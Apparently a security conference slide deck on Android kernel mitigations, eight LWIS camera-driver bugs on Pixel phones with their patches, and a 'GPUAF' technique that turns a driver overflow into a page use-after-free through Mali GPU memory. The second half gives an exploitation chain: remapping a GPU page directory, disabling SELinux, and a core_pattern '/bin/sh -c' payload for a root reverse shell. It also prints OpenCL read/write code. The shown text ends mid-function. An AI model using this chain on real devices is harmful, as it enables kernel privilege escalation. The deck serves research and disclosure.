GPUAF - Using a general GPU exploit tech to attack Pixel8

PAN ZHENPENG & JHENG BING JHONG

About us

- Pan Zhenpeng(@peterpan980927), Mobile Security Researcher at STAR Labs
- Jheng Bing Jhong(@st424204), Senior Security Researcher at STAR Labs

Agenda

- Introduction
- Bug analysis
- GPUAF exploit
- Conclusion

Android Kernel mitigations

- Android 14 kernel 5.10(5.15/6.1)
- PAN/PXN
- UAO
- PAC
- MTE
- KASLR
- CONFIG_INIT_STACK_ALL_ZERO
- CONFIG_INIT_ON_ALLOC_DEFAULT_ON
- CONFIG_DEBUG_LIST/CONFIG_SLAB_FREELIST_RANDOM/…
- Vendor independent mitigations (KNOX/DEFEX/PhysASLR/…)

UAO - User Access Override

- A mitigation for addr_limit easy win, unprivileged load/store instructions(used in copy_[from/to]_user) will be overridden with normal when in KERNEL_DS
- Before UAO:
  - KAAR: write(pfd[1], kbuf, count) + read(pfd[0], ubuf, count)
  - KAAW: write(pfd[1], ubuf, count) + read(pfd[0], kbuf, count)
- After UAO:
  - KAAR: write(pfd[1], kbuf, count) + read(pfd[0], ubuf, count)
  - copy_to_user will fail and panic due to our task is at KERNEL_DS, which UAO is enabled and will fault on user-space access due to PAN

MTE - Memory Tagging Extension

- MTE start supported in Pixel 8
- One of the strongest mitigation for now
- adb shell setprop arm64.memtag.bootctl memtag,memtag-kernel
- Many blogs explained it already, e.g: MTE as explained
- Basically it’s a sanitizer with hardware support
- Won’t crash the kernel even it failed at check 🤔

CONFIG_SLAB_VIRTUAL

- preventing virtual address reuse across cache/zone
- Similar to Zone va sequester on iOS/macOS
- Only recycle physical memory in GC, VA is pinned to a certain cache/zone
- A killer mitigation towards cross cache/zone exploit technique
- Haven’t been introduced on Android yet :)

CONFIG_RANDOM_KMALLOC_CACHES

- Introduces multiple generic slab caches for each size
- Similar to kalloc_type on iOS/macOS
- When an object allocated via kmalloc() it is allocated to one of N caches randomly, decrease the success rate of heap OOB bugs
- Haven’t been introduced on Android yet :)

Vendor Specific Mitigations

- KNOX (EL2)
- DEFEX
- Physical KASLR
- Enhanced SELinux

```
struct selinux_state {
#ifdef CONFIG_SECURITY_SELINUX_DEVELOP
        bool enforcing;
#endif
static inline bool enforcing_enabled(void)
{
        return true;
}
```

Motivations

- Most researchers focusing on finding exploit primitives in linux mainstream
- Write on read only page
  - struct pipe_buffer (dirtypipe)
- Spray user control data in kernel
  - pipe data’s page
  - sk_buff data
  - aio page
- Arbitrary physical address read/write
  - Page tables

Motivations

- Most researchers focusing on finding exploit primitives in linux mainstream
- Many researchers targeting at gpu bugs, but can gpu be used as exploit techs by bugs out of gpu?

CVE-2023-33106: Qualcomm Adreno GPU KGSL_GPU_AUX_COMMAND_SYNC OOB	
CVE-2023-33107: Qualcomm Adreno GPU KGSL_IOCTL_GPUOBJ_IMPORT integer overflow	
CVE-2023-36033: Windows DWM Core Library Elevation of Privilege Vulnerability	
CVE-2023-36802: Microsoft Streaming Service Proxy Elevation of Privilege Vulnerability	
CVE-2023-38831: RARLAB WinRAR Code Execution Vulnerability	
CVE-2023-4211: Use-after-Free in ARM Mali GPU Driver	

Google projectzero: 0 days in the wild RCA

Agenda

- Introduction
- **Bug analysis**
- GPUAF exploit
- Conclusion

(LWIS) Lightweight Imaging Subsystem

- A hardware device used by camera subsystem for accelerating
- /dev/lwis-* accessed by system user with camera_hal context
- Has some past CVEs in Pixel Security Bulletin
- We decided to give it a shot since we are new to android
- And here’s what we found:

Bug 1

- DoS in lwis_ioctl_handle_cmd_pkt
- It use a while loop to copy ioctl msg link list from userspace

```
static int lwis_ioctl_handle_cmd_pkt(struct lwis_client *lwis_client,
                                     struct lwis_cmd_pkt __user *user_msg)
{
        struct lwis_device *lwis_dev = lwis_client->lwis_dev;
        struct lwis_cmd_pkt header;
        int ret = 0;
        bool device_disabled;

        while (user_msg) {
                /* Copy cmd packet header from userspace */
                if (copy_from_user(&header, (void __user *)user_msg, sizeof(header))) {
                        dev_err(lwis_dev->dev,
                                "Failed to copy cmd packet header from userspace.\n");
                        return -EFAULT;
                }
```

Bug 1

- DoS in lwis_ioctl_handle_cmd_pkt
- And we could point next to itself and create a deadloop

```
struct lwis_cmd_pkt {
        uint32_t cmd_id;
        int32_t ret_code;
        struct lwis_cmd_pkt *next;
};

lwis_ioctl_handle_cmd_pkt:
//…
ret = handle_cmd_pkt(lwis_client, &header, user_msg);
if (ret) {
        return ret;
}
user_msg = header.next; ← dead loop
```

Bug 2

- Integer overflow in prepare_response_locked

```
static int prepare_response_locked(struct lwis_client *client, struct lwis_transaction *transaction)
{
        struct lwis_transaction_info_v2 *info = &transaction->info;
        int i;
        size_t resp_size;
        size_t read_buf_size = 0;
        int read_entries = 0;
        const int reg_value_bytewidth = client->lwis_dev->native_value_bitwidth / 8;

        for (i = 0; i < info->num_io_entries; ++i) {
                struct lwis_io_entry *entry = &info->io_entries[i];
                if (entry->type == LWIS_IO_ENTRY_READ) {
                        read_buf_size += reg_value_bytewidth;
                        read_entries++;
                } else if (entry->type == LWIS_IO_ENTRY_READ_BATCH) {
                        read_buf_size += entry->rw_batch.size_in_bytes;
                        read_entries++;
                }
```

Bug 2

- Integer overflow in prepare_response_locked
- transaction->resp was allocated by the overflowed resp_size

```
// Event response payload consists of header, and address and
// offset pairs.
resp_size = sizeof(struct lwis_transaction_response_header) +
            read_entries * sizeof(struct lwis_io_result) + read_buf_size;
/* Revisit the use of GFP_ATOMIC here. Reason for this to be atomic is
 * because this function can be called by transaction_replace while
 * holding onto a spinlock. */
transaction->resp = kmalloc(resp_size, GFP_ATOMIC);
if (!transaction->resp) {
        return -ENOMEM;
}
```

Bug 2

- lwis_process_transactions_in_queue will be invoked by another kernel thread, finally call into process_io_entries to trigger oob:

```
} else if (entry->type == LWIS_IO_ENTRY_READ_BATCH) {
        io_result = (struct lwis_periodic_io_result *)read_buf;
        io_result->io_result.bid = entry->rw_batch.bid;
        io_result->io_result.offset = entry->rw_batch.offset;
        io_result->io_result.num_value_bytes = entry->rw_batch.size_in_bytes;
        entry->rw_batch.buf = io_result->io_result.values;
        io_result->timestamp_ns = ktime_to_ns(lwis_get_time());
        ret = lwis_dev->vops.register_io(lwis_dev, entry,
                                         lwis_dev->native_value_bitwidth);
        if (ret) {
                resp->error_code = ret;
                goto event_push;
        }
        read_buf += sizeof(struct lwis_periodic_io_result) +
                    io_result->io_result.num_value_bytes;
```

Bug 2 patch

- Integer overflow in prepare_response_locked

```
@@ -902,6 +902,15 @@
        /* Event response payload consists of header, and address and offset pairs. */
        resp_size = sizeof(struct lwis_transaction_response_header) +
                    read_entries * sizeof(struct lwis_io_result) + read_buf_size;
+
+       if (read_entries > INT_MAX / sizeof(struct lwis_io_result)) {
+               return -EOVERFLOW;
+       }
+
+       if (read_buf_size > INT_MAX - sizeof(struct lwis_transaction_response_header) -
+                                   read_entries * sizeof(struct lwis_io_result)) {
+               return -EOVERFLOW;
+       }
        /*
         * Revisit the use of GFP_ATOMIC here. Reason for this to be atomic is
         * because this function can be called by transaction_replace while
```

Bug 3

- OOB access in lwis_initialize_transaction_fences
- construct_transaction_from_cmd do init by copy_from_user

```
if (cmd_id == LWIS_CMD_ID_TRANSACTION_SUBMIT_V2 ||
    cmd_id == LWIS_CMD_ID_TRANSACTION_REPLACE_V2) {
        if (copy_from_user((void *)&k_info_v2, (void __user *)u_msg, sizeof(k_info_v2))) {
                dev_err(lwis_dev->dev, "Failed to copy transaction info from user\n");
                ret = -EFAULT;
                goto error_free_transaction;
        }
        memcpy(&k_transaction->info, &k_info_v2.info, sizeof(k_transaction->info));
} else if (cmd_id == LWIS_CMD_ID_TRANSACTION_SUBMIT ||
           cmd_id == LWIS_CMD_ID_TRANSACTION_REPLACE) {
        if (copy_from_user((void *)&k_info_v1, (void __user *)u_msg, sizeof(k_info_v1))) {
                dev_err(lwis_dev->dev, "Failed to copy transaction info from user\n");
                ret = -EFAULT;
                goto error_free_transaction;
        }
        k_transaction->info.trigger_event_id = k_info_v1.info.trigger_event_id;
```

Bug 3

- OOB access in lwis_initialize_transaction_fences
- info->trigger_condition.num_nodes is totally controlled by user

```
/* If triggered by trigger_condition */
if (lwis_triggered_by_condition(transaction)) {
        /* Initialize all placeholder fences in the trigger_condition */
        for (i = 0; i < info->trigger_condition.num_nodes; i++) {
                if (info->trigger_condition.trigger_nodes[i].type ==
                    LWIS_TRIGGER_FENCE_PLACEHOLDER) {
                        fd_or_err = lwis_fence_create(lwis_dev);
                        if (fd_or_err < 0) {
                                return fd_or_err;
                        }
                        info->trigger_condition.trigger_nodes[i].fence_fd = fd_or_err;
                }
        }
}
```

Bug 3 patch

- Num_nodes is size_t type, no needs to check for negative number

```
+       if (k_transaction->info.trigger_condition.num_nodes < 0) {
+               dev_err(lwis_dev->dev, "Invalid trigger condition node count %lu\n",
+                       k_transaction->info.trigger_condition.num_nodes);
+               ret = -EINVAL;
+               goto error_free_transaction;
+       }
+
+       if (k_transaction->info.trigger_condition.num_nodes > LWIS_TRIGGER_NODES_MAX_NUM) {
+               dev_err(lwis_dev->dev,
+                       "Trigger condition contains %lu node, more than the limit of %d\n",
+                       k_transaction->info.trigger_condition.num_nodes,
+                       LWIS_TRIGGER_NODES_MAX_NUM);
+               return -EINVAL;
+       }
+
```

Bug 3 patch

- k_transaction used right after construct_transaction_from_cmd, sanitize once is totally enough

```
@@ -545,6 +545,13 @@
                return -EINVAL;
        }

+       if (info->trigger_condition.num_nodes > LWIS_TRIGGER_NODES_MAX_NUM) {
+               dev_err(lwis_dev->dev,
+                       "Trigger condition contains %lu node, more than the limit of %d\n",
+                       info->trigger_condition.num_nodes, LWIS_TRIGGER_NODES_MAX_NUM);
+               return -EINVAL;
+       }
+
        /* If triggered by trigger_condition */
        if (lwis_triggered_by_condition(transaction)) {
                /* Initialize all placeholder fences in the trigger_condition */
```

Bug 4

- Type confusion in lwis_add_completion_fence

```
/* If completion fence is not requested, we can safely return */
if (fence_fd == LWIS_NO_COMPLETION_FENCE) {
        return 0;
}

/* If completion fence is requested but not initialized, we cannot continue */
if (fence_fd == LWIS_CREATE_COMPLETION_FENCE) {
        dev_err(lwis_dev->dev,
                "Cannot add uninitialized completion fence to transaction\n");
        return -EPERM;
}

fp = fget(fence_fd);
if (fp == NULL) {
        dev_err(lwis_dev->dev, "Failed to find lwis_fence with fd %d\n", fence_fd);
        return -EBADF;
}

lwis_fence = fp->private_data;
fence_pending_signal = lwis_fence_pending_signal_create(lwis_fence, fp);
```

Bug 4 patch

- Structure lwis_fence add a new field called struct_id at the first 4 bytes

```
+/* Randomly generated number used to identify lwis_fence objects */
+#define LWIS_FENCE_IDENTIFIER 0x75A2C6BC
+
 extern bool lwis_fence_debug;

 struct lwis_fence {
+       /* Used to identify the structure when casting from void pointer */
+       int struct_id;
        int fd;
        int status;
        spinlock_t lock;
@@ -53,9 +58,9 @@
 int ioctl_lwis_fence_create(struct lwis_device *lwis_dev, int32_t __user *msg);
```

Bug 4 patch

- Instead of directly taking the private_data used as fence, it check the struct_id

```
+struct file *lwis_fence_get(struct lwis_client *client, int fd)
+{
+       struct file *fence_fp = NULL;
+       struct lwis_fence *fence = NULL;
+
+       fence_fp = fget(fd);
+       if (fence_fp == NULL) {
+               dev_err(client->lwis_dev->dev, "Fence fd %d results in NULL file pointer", fd);
+               return NULL;
+       }
+
+       fence = fence_fp->private_data;
+       if (fence->struct_id != LWIS_FENCE_IDENTIFIER) {
+               fput(fence_fp);
+               dev_err(client->lwis_dev->dev, "Underlying structure for fd %d is not a lwis_fence",
+                       fd);
+               return NULL;
+       }
+
+       if (fence->fd != fd) {
+               fput(fence_fp);
+               dev_err(client->lwis_dev->dev,
+                       "Invalid lwis_fence with fd %d. Contains stale data \n", fd);
```

Bug 5

- Integer overflow bug 2 in prepare_response

```
for (i = 0; i < info->num_io_entries; ++i) {
        struct lwis_io_entry *entry = &info->io_entries[i];
        if (entry->type == LWIS_IO_ENTRY_READ) {
                read_buf_size += reg_value_bytewidth;
                read_entries++;
        } else if (entry->type == LWIS_IO_ENTRY_READ_BATCH) {
                read_buf_size += entry->rw_batch.size_in_bytes;
                read_entries++;
        }
}
```

Bug 5 patch

- Integer overflow 2 in prepare_response

```
@@ -387,9 +387,17 @@
        for (i = 0; i < info->num_io_entries; ++i) {
                struct lwis_io_entry *entry = &info->io_entries[i];
                if (entry->type == LWIS_IO_ENTRY_READ) {
+                       /* Check for size_t overflow. */
+                       if (read_buf_size + reg_value_bytewidth < read_buf_size) {
+                               return -EOVERFLOW;
+                       }
                        read_buf_size += reg_value_bytewidth;
                        read_entries++;
                } else if (entry->type == LWIS_IO_ENTRY_READ_BATCH) {
+                       /* Check for size_t overflow when adding user defined size_in_bytes. */
+                       if (read_buf_size + entry->rw_batch.size_in_bytes < read_buf_size) {
+                               return -EOVERFLOW;
+                       }
                        read_buf_size += entry->rw_batch.size_in_bytes;
                        read_entries++;
                }
```

Bug 6

- Type confusion bug 2 in lwis_trigger_fence_add_transaction

```
if (transaction->num_trigger_fences >= LWIS_TRIGGER_NODES_MAX_NUM) {
        dev_err(client->lwis_dev->dev,
                "Invalid num_trigger_fences value in transaction %d\n", fence_fd);
        return -EINVAL;
}

fp = fget(fence_fd);
if (fp == NULL) {
        dev_err(client->lwis_dev->dev, "Failed to find lwis_fence with fd %d\n", fence_fd);
        return -EBADF;
}
lwis_fence = fp->private_data;
if (lwis_fence->fd != fence_fd) {
        fput(fp);
        dev_err(client->lwis_dev->dev,
                "Invalid lwis_fence with fd %d. Contains stale data \n", fence_fd);
        return -EBADF;
}
```

Bug 6 patch

- Type confusion bug 2 in lwis_trigger_fence_add_transaction

```
-       fp = fget(fence_fd);
+       pending_transaction_id = kmalloc(sizeof(struct lwis_pending_transaction_id), GFP_ATOMIC);
+       if (!pending_transaction_id) {
+               return -ENOMEM;
+       }
+
+       fp = lwis_fence_get(client, fence_fd);
        if (fp == NULL) {
-               dev_err(client->lwis_dev->dev, "Failed to find lwis_fence with fd %d\n", fence_fd);
                return -EBADF;
        }
        lwis_fence = fp->private_data;
-       if (lwis_fence->fd != fence_fd) {
-               fput(fp);
-               dev_err(client->lwis_dev->dev,
-                       "Invalid lwis_fence with fd %d. Contains stale data \n", fence_fd);
-               return -EBADF;
-       }
```

Bug 7

- uninit bug in construct_transaction_from_cmd

```
static int construct_transaction_from_cmd(struct lwis_client *client, uint32_t cmd_id,
                                          struct lwis_cmd_pkt __user *u_msg,
                                          struct lwis_transaction **transaction)
{
        int ret;
        struct lwis_cmd_transaction_info k_info_v1;
        struct lwis_cmd_transaction_info_v2 k_info_v2;
        struct lwis_transaction *k_transaction;
        struct lwis_device *lwis_dev = client->lwis_dev;

        k_transaction = kmalloc(sizeof(*k_transaction), GFP_KERNEL);
        if (!k_transaction) {
                return -ENOMEM;
        }
```

Bug 7

- num_trigger_fences is an integer type and fetched from kmalloc without initialization, but under init_all_zero mitigation, it can’t be exploited

```
static int lwis_trigger_fence_add_transaction(int fence_fd, struct lwis_client *client,
                                              struct lwis_transaction *transaction)
{
        unsigned long flags;
        struct file *fp;
        struct lwis_fence *lwis_fence;
        struct lwis_pending_transaction_id *pending_transaction_id;
        struct lwis_fence_trigger_transaction_list *tx_list;
        int ret = 0;

        if (transaction->num_trigger_fences >= LWIS_TRIGGER_NODES_MAX_NUM) {
                dev_err(client->lwis_dev->dev,
                        "Invalid num_trigger_fences value in transaction %d\n", fence_fd);
                return -EINVAL;
        }
```

Bug 7 patch

- Not sure which commit patch it, but after a merge in android 15 branch, it use kzalloc to replace kmalloc

```
static int construct_transaction_from_cmd(struct lwis_client *client, uint32_t cmd_id,
                                          struct lwis_cmd_pkt __user *u_msg,
                                          struct lwis_transaction **transaction)
{
        int ret;
        struct lwis_cmd_transaction_info k_info_v1;
        struct lwis_cmd_transaction_info_v2 k_info_v2;
        struct lwis_transaction *k_transaction;
        struct lwis_device *lwis_dev = client->lwis_dev;

        k_transaction = kzalloc(sizeof(struct lwis_transaction), GFP_KERNEL);
        if (!k_transaction) {
                return -ENOMEM;
        }
```

Bug 8

- Type confusion bug 3 in lwis_trigger_event_add_weak_transaction

```
int lwis_trigger_event_add_weak_transaction(struct lwis_client *client, int64_t transaction_id,
                                            int64_t event_id, int32_t precondition_fence_fd)
{
        struct lwis_transaction *weak_transaction;
        struct lwis_transaction_event_list *event_list;

        weak_transaction = kmalloc(sizeof(struct lwis_transaction), GFP_ATOMIC);
        if (!weak_transaction) {
                return -ENOMEM;
        }
        weak_transaction->is_weak_transaction = true;
        weak_transaction->id = transaction_id;
        if (precondition_fence_fd >= 0) {
                weak_transaction->precondition_fence_fp = fget(precondition_fence_fd);
```

Bug 8

- Type confusion bug 3 in lwis_trigger_event_add_weak_transaction

```
} else if (info->trigger_condition.trigger_nodes[i].event.counter ==
           LWIS_EVENT_COUNTER_ON_NEXT_OCCURRENCE) {
        lwis_fence = weak_transaction->precondition_fence_fp->private_data;
        if (lwis_fence != NULL && get_fence_status(lwis_fence) == 0) {
                is_node_signaled = true;
                if (lwis_fence_debug) {
                        pr_info("TransactionId %lld: event 0x%llx (%lld), precondition fence %d signaled",
                                info->id, event_id, event_counter,
                                info->trigger_condition.trigger_nodes[i]
                                        .event.precondition_fence_fd);
                }
        } else {
```

Bug 8 patch

- Fix is the same, replace the direct fetch by safe lwis_fence_get

```
@@ -766,12 +766,10 @@
        weak_transaction->is_weak_transaction = true;
        weak_transaction->id = transaction_id;
        if (precondition_fence_fd >= 0) {
-               weak_transaction->precondition_fence_fp = fget(precondition_fence_fd);
+               weak_transaction->precondition_fence_fp =
+                       lwis_fence_get(client, precondition_fence_fd);
                if (weak_transaction->precondition_fence_fp == NULL) {
-                       dev_err(client->lwis_dev->dev,
-                               "Precondition fence %d results in NULL file pointer",
-                               precondition_fence_fd);
-                       return -EINVAL;
+                       return -EBADF;
                }
        } else {
```

Agenda

- Introduction
- Bug analysis
- **GPUAF exploit**
- Conclusion

GPU Mobile Ecosystem

- MediaTek (Mali)
  - Pixel series, Samsung/Xiaomi/… low end series
- Qualcomm (kgsl)
  - Samsung/Xiaomi/Oppo/Vivo/Honor/… high end series
- Apple (close sourced)
  - iPhone series

GPU mechanisms - memory allocations

- Allocate from gpu driver
- Mali: kbase_api_mem_alloc
- Kgsl: kgsl_ioctl_gpumem_alloc
- Apple: IOGPUDeviceUserClient::new_resource

GPU mechanisms - memory allocations

- Import from CPU’s memory
- Mali: kbase_api_mem_import
- Kgsl: KGSL_MEMFLAGS_USE_CPU_MAP
- Apple: IOGPUDeviceUserClient::new_resource (specify iosurface_id)

GPU mechanisms - Shrinkers

- Recycle the GPU memory
- Mali: kbase_mem_shrink
- Kgsl: kgsl_reclaim_shrinker
- Apple: AGXParameterManagement::checkForShrink

GPU exploits - PUAF

- PUAF (Page Use-after-free) is a strong primitive in exploit
- Many mitigations based on virtual memory (KASLR/Heap isolation/…)
- If we can reuse the memory as kernel objects or even pagetables, we can easily bypass many mitigations and gain KAARW
- GPU memory objects seems can give us such primitive, and we will dive into Mali for an example:

GPUAF - Mali

- kbase_va_region represents a GPU memory region, and attributes for CPU/GPU mappings
- Allocate

```
struct kbase_va_region *reg;

reg = kbase_mem_alloc(kctx, alloc_ex->in.va_pages, alloc_ex->in.commit_pages,
                      alloc_ex->in.extension, &flags, &gpu_va, mmu_sync_info);


if (!reg)
    return -ENOMEM;
```

- Free

GPUAF - Mali

- kbase_va_region represents a GPU memory region, and attributes for CPU/GPU mappings
- Allocate
- Free

```
reg = kbase_region_tracker_find_region_base_address(kctx, gpu_addr);

if (kbase_is_region_invalid_or_free(reg)) {

        dev_warn(kctx->kbdev->dev, "%s called with nonexistent gpu_addr 0x%llX",

                __func__, gpu_addr);

        err = -EINVAL;

        goto out_unlock;

}
```

GPUAF - Mali

- kbase_va_region represents a GPU memory region, and attributes for CPU/GPU mappings

```
struct kbase_va_region {
        struct rb_node rblink;
        // …
        unsigned long flags; // ← KBASE_REG_{FREE/CPU_WR/…}
        struct kbase_mem_phy_alloc *cpu_alloc; // ← phys mem mmap to the CPU when mapping it
        struct kbase_mem_phy_alloc *gpu_alloc; // ← phys mem mmap to the GPU when mapping it
        // …
}
```

GPUAF - Mali

- kbase_mem_phy_alloc is physical pages tracking object

```
struct kbase_mem_phy_alloc {
        struct kref           kref; // ← number of users of this alloc
        atomic_t              gpu_mappings; // ← count number of times mapped on the GPU
        atomic_t              kernel_mappings; // ← count number of times mapped on the CPU
        size_t                nents; // ← number of pages valid
        struct tagged_addr    *pages;
        struct list_head      mappings;
        // …
}
```

GPUAF - Mali

- kbase_mem_phy_alloc is an **elastic object** in the general slab cache, size is base + 8 * pages

```
static inline struct kbase_mem_phy_alloc *kbase_alloc_create(
                struct kbase_context *kctx, size_t nr_pages,
                enum kbase_memory_type type, int group_id)
{
        struct kbase_mem_phy_alloc *alloc;
        size_t alloc_size = sizeof(*alloc) + sizeof(*alloc->pages) * nr_pages; // <--- object size
        size_t per_page_size = sizeof(*alloc->pages);
        // …
        alloc = kzalloc(alloc_size, GFP_KERNEL);
```

GPUAF - Mali

- Mali's ioctl function kbase_mem_commit can reach the shrinker
- Trigger the shrinker need to fullfill some requirements:

```
if (atomic_read(&reg->gpu_alloc->gpu_mappings) > 1)
        goto out_unlock;
if (atomic_read(&reg->cpu_alloc->kernel_mappings) > 0)
        goto out_unlock;
if (new_pages > old_pages) {
        // …
} else {
        res = kbase_mem_shrink(kctx, reg, new_pages);
        if (res) res = -ENOMEM;
}
```

GPUAF - “One byte to root them all”

- If we first allocate a native page from GPU, then alias this region, it’s gpu_mapping field should be 2
- For a memory region allocate in GPU not imported by CPU, the kernel_mappings is always 0
- Then we overwrite the gpu_mappings to 1 and trigger kbase_mem_commit, GPU will shrink the page and return it back to mem_pool
- After the page was recycled, we still hold the handler by alias region, thus turn OOB into PUAF

GPUAF - Mali GPU R/W

- OpenCL
  - A framework for writing programs that execute across heterogeneous platforms consisting of central processing units (CPUs), graphics processing units (GPUs), digital signal processors (DSPs), field-programmable gate arrays (FPGAs) and other processors or hardware accelerators.
  - Specifies programming languages (based on C99, C++14 and C++17) for programming abovementioned devices
- Reverse engineering the GPU instruction sets
  - https://gitlab.freedesktop.org/panfrost
  - The ioctl for running GPU instructions is KBASE_IOCTL_JOB_SUBMIT
  - Each job contains a header and a payload, and the type of the job is specified in the header
  - MALI_JOB_TYPE_WRITE_VALUE type provides a simple way to write to a GPU address

GPUAF - Mali memory management

- GPU Memory allocate
  - Step 1: allocate from the kctx->mem_pools. If insufficient, goto step 2
  - Step 2: allocate from the kbdev->mem_pools. If insufficient, goto step 3
  - Step 3: allocate from the kernel
- GPU Memory Free
  - Step 1: add the pages to kctx->mem_pools. If full, goto step 2
  - Step 2: add the pages to kbdev->mem_pools. If full, goto step 3
  - Step 3: free the remaining pages to the kernel

GPUAF - Mali post exploit

- Option 1 - Reuse as GPU PGD

```
struct kbase_mmu_table {
        u64 *mmu_teardown_pages[MIDGARD_MMU_BOTTOMLEVEL];
        struct rt_mutex mmu_lock;
        phys_addr_t pgd; // ← Physical address of the page allocated for the top level page table of the context
        u8 group_id;
        struct kbase_context *kctx;
};
```

GPUAF - Mali post exploit

- Option 1 - Reuse as GPU PGD

```
static int mmu_get_next_pgd(...) {
    p = pfn_to_page(PFN_DOWN(*pgd));
    page = kmap(p);
    target_pgd = kbdev->mmu_mode->pte_to_phy_addr(page[vpfn]);
    if (!target_pgd) {
        target_pgd = kbase_mmu_alloc_pgd(kbdev, mmut);          //  if target_pgd not accessed before, allocate now
        kbdev->mmu_mode->entry_set_pte(&page[vpfn], target_pgd);  // add new allocated pgd
```

GPUAF - Mali post exploit

- Option 1 - Reuse as GPU PGD
  - As the code shown before, most of the addresses are unused, PGD and PTE are only created when they are needed for an access
  - The page that is backing pgd is allocated from kbdev->mem_pools, which is shared by all kcontexts
  - Which means with proper mem_pool fengshui, we can reuse our freed page as GPU PGD

GPUAF - Mali post exploit

- Option 1 - Reuse as GPU PGD
  - We can first reserve pages for spray PGD later
  - And arrange the memory to fill up the free list of kctx->mem_pool
  - Spray kbase_mem_phy_alloc and trigger OOB to overwrite one of the gpu_mapping
  - After kbase_mem_commit shrink and free the page, it will return to kbdev->mem_pool
  - Then we allocate some pages again (previously reserved in kctx->mem_pool), it will take the memory page in kbdev->mem_pool as the PGD of our new allocated pages

GPUAF - Mali post exploit

- Option 1 - Reuse as GPU PGD
  - After reuse UAF page as GPU PGD, we can make gpu va point to arbitrary physical address
  - Calculate the other variables offset from the fixed kernel PA by reversing firmware
  - Overwrite the selinux_state to 0 to disable selinux
  - Overwrite CONFIG_STATIC_USERMODEHELPER_PATH to /bin/sh
    - Though it’s readonly, but we mark it as rw in GPU PGD
  - Overwrite core_pattern to the payload wanna executed by /bin/sh
    - |/bin/sh -c <CMD>
  - Trigger SIGSEGV to execute payload in root privileges

GPUAF - Mali post exploit

- Option 2 - Reuse as Kernel object
  - As we mentioned in Step 3, if pool->next_pool does not have the capacity, then kbase_mem_alloc_page is used to allocate pages directly from the kernel via the buddy allocator
  - So as in the free case, when all pools are full, it will return the pages back to kernel
  - We can then reuse the free page as other kernel object and continue the exploit, and there’s tons of ways to achieve KAARW here

GPUAF - Combine together on Pixel 6

- Reserve pages in GPU for allocating PGD later
- Use heap fengshui to create a kbase_mem_phys_alloc behind lwis transaction->resp buffer
- Trigger integer overflow to overwrite the gpu_mappings
- Trigger mem_commit and find the UAF page
- Allocating the reserved page and reuse UAF page as PGD in GPU
- Use alias handler to modify PTE point to physical address of kernel text
- Disable selinux and use core_pattern trick to gain root reverse shell back

GPUAF - Combine together on Pixel 8?

- Reserve pages in GPU for allocating PGD later
- Use heap fengshui to create a kbase_mem_phys_alloc behind lwis transaction->resp buffer
- Trigger integer overflow to overwrite the gpu_mappings
- Trigger mem_commit and find the UAF page
- Allocating the reserved page and reuse UAF page as PGD in GPU
- Use alias handler to modify PTE point to physical address of kernel text
- Disable selinux and use core_pattern trick to gain root reverse shell back

GPUAF - Combine together on Pixel 8?

- On Pixel6 we can use KBASE_IOCTL_JOB_SUBMIT to write GPU memory, but on those devices have CSF feature(Pixel 7 gen and above), this ioctl will not be compiled

```
#if !MALI_USE_CSF
        case KBASE_IOCTL_JOB_SUBMIT:
                KBASE_HANDLE_IOCTL_IN(KBASE_IOCTL_JOB_SUBMIT,
                                      kbase_api_job_submit,
                                      struct kbase_ioctl_job_submit,
                                      kctx);
                break;
#endif /* !MALI_USE_CSF */
```

GPUAF - Combine together on Pixel 8?

- In this case, we need to use OpenCL for GPU memory read/write
- First we can dlsym needed functions from /vendor/lib64/libOpenCL.so and init our GPU r/w function from gpu_rw.cl file

```
__kernel void rw_mem(__global unsigned long *p0, __global unsigned long *p1, __global unsigned long *p2) { // p0 – dest, p1 – src, p2 – rw_flag
        size_t idx = get_global_id(0);
        if (p2[idx]) { // write
                __global unsigned long *addr = (__global unsigned long)(p0[idx]);
                addr[0] = p1[idx];
        } else { // read
                __global unsigned long *addr = (__global unsigned long *)(p1[idx]);
                p0[idx] = addr[0];
        }
}

__kernel void rw_8(__global uchar *p0, __global uchar *p1, __global unsigned long *p2) { // p0 – dest, p1 – src, p2 – rw_flag
        size_t idx = get_global_id(0);
        if (p2[idx]) { // write
                __global uchar *addr = (__global uchar)(p0[idx]);
                addr[0] = p1[idx];
        } else { // read
                __global uchar *addr = (__global uchar *)(p1[idx]);
                p0[idx] = addr[0];
        }
}
```

GPUAF - Combine together on Pixel 8?

- In this case, we need to use OpenCL for GPU memory read/write
- First we can dlsym needed functions from /vendor/lib64/libOpenCL.so and init our GPU r/w function from gpu_rw.cl file
- Then we can wrap the gpu r/w in .c code

```
void gpu_write64(uint64_t destination, uint64_t value)
{
        cl_int err;
        cl_event wb_events[3];
        cl_int *data = (cl_int *)malloc(buf_size);
        *(uint64_t *)data = destination;
        err = clEnqueueWriteBuffer_1(queue, dest, CL_TRUE, 0, buf_size, data, 0,
                                     NULL, &wb_events[0]);
        *(uint64_t *)data = value;
        err = clEnqueueWriteBuffer_1(queue, src, CL_TRUE, 0, buf_size, data, 0,
                                     NULL, &wb_events[1]);
        *(uint64_t *)data = 1;
        err = clEnqueueWriteBuffer_1(queue, rw_flags, CL_TRUE, 0, buf_size,
                                     data, 0, NULL, &wb_events[2]);

        // p0 - dest, p1 - src, p2 - rw_flag
        err = clSetKernelArg_1(kernel, 0, sizeof(cl_mem), &dest);
        err = clSetKernelArg_1(kernel, 1, sizeof(cl_mem), &src);
        err = clSetKernelArg_1(kernel, 2, sizeof(cl_mem), &rw_flags);

        const size_t global_offset = 0;
        cl_event kernel_event;
        const size_t num_elems = 1;

        err = clEnqueueNDRangeKernel_1(queue, kernel, 1, &global_offset,
                                       &num_elems, NULL, 3, wb_events,
                                       &kernel_event);

        // Enqueue the read buffer command
        err = clEnqueueReadBuffer_1(queue, rw_flags, CL_TRUE, 0, buf_size, data,
                                    1, &kernel_event, NULL);

        // Wait until every commands are finished
        err = clFinish_1(queue);
        // sleep for a while to make it work
        usleep(100000);
}
```

```
uint64_t gpu_read64(uint64_t source)
{
        cl_int err;
        cl_event wb_events[3];
        cl_int *data = (cl_int *)malloc(buf_size);
        *(uint64_t *)data = source;
        err = clEnqueueWriteBuffer_1(queue, dest, CL_TRUE, 0, buf_size, data, 0,
                                     NULL, &wb_events[0]);
        *(uint64_t *)data = source;
        err = clEnqueueWriteBuffer_1(queue, src, CL_TRUE, 0, buf_size, data, 0,
                                     NULL, &wb_events[1]);
        *(uint64_t *)data = 0;
        err = clEnqueueWriteBuffer_1(queue, rw_flags, CL_TRUE, 0, buf_size,
                                     data, 0, NULL, &wb_events[2]);

        // p0 - dest, p1 - src, p2 - rw_flag
